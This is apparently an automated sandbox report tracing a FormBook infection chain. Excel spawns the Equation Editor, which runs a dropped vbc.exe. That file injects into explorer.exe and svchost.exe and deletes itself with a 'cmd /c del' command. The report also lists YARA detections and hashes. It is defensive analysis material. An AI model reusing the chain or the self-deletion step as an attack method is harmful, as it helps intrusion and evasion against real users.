Start date:	26/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f2c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$P. I.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F50F526	WriteFile
C:\Users\user\Desktop\~$P. I.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F50F591	WriteFile
C:\Users\user\Desktop\~$P. I.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F50F526	WriteFile
C:\Users\user\Desktop\~$P. I.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F50F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	>k1	binary	3E 6B 31 00 C4 05 00 00 02 00 00 00 00 00 00 00 2A 00 00 00 01 00 00 00 14 00 00 00 0A 00 00 00 70 00 2E 00 20 00 69 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 2E 00 20 00 69 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2516 Parent PID: 584

General

Start time:	21:21:59
Start date:	26/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2824 Parent PID: 2516

General

Start time:	21:22:01
Start date:	26/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xb80000
File size:	498176 bytes

MD5 hash:	DA5CE3FE1991B9ACEF3B0BEEC210EE9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2139267535.00000000025FE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2139456624.00000000033DB000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2139456624.00000000033DB000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2139456624.00000000033DB000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C3D91F6	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E327995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E327995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E23DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E32A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Web\9e5950923286f171d1649a05bdc62830\System.Web.ni.dll.aux	unknown	3972	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E23DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D32B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D32B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C3D91F6	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C3D91F6	unknown
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\ASP.NET_4.0.30319\Names	fhJcBUjswY4ExbIWpPCDbwAwkr5sGow9BWPukQlBOnHvOKwnFegVzi24MUagKZQvUhrnN6Nt3H9kSoIZzR09v1LC8FYY6rm7J3rAQRBOGVxuF0M58tfJ5w	dword	2824	success or wait	1	6A4AC37E	unknown

Analysis Process: vbc.exe PID: 2844 Parent PID: 2824

General

Start time:	21:22:04
Start date:	26/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xb80000
File size:	498176 bytes
MD5 hash:	DA5CE3FE1991B9ACEF3B0BEEC210EE9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2188116011.0000000000380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2188116011.0000000000380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2188116011.0000000000380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2188145697.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2188145697.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2188145697.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2187983316.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2187983316.00000000001B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2187983316.00000000001B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2844

General

Start time:	21:22:05
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 2380 Parent PID: 1388

General

Start time:	21:22:24
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x720000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2350004296.0000000000120000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2350004296.0000000000120000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2350004296.0000000000120000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2349923840.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2349923840.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2349923840.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2349968714.00000000000B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2349968714.00000000000B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2349968714.00000000000B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982C7	NtReadFile

Analysis Process: cmd.exe PID: 3012 Parent PID: 2380

General

Start time:	21:22:28
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a4e0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A4EA7BD	DeleteFileW

Disassembly

Code Analysis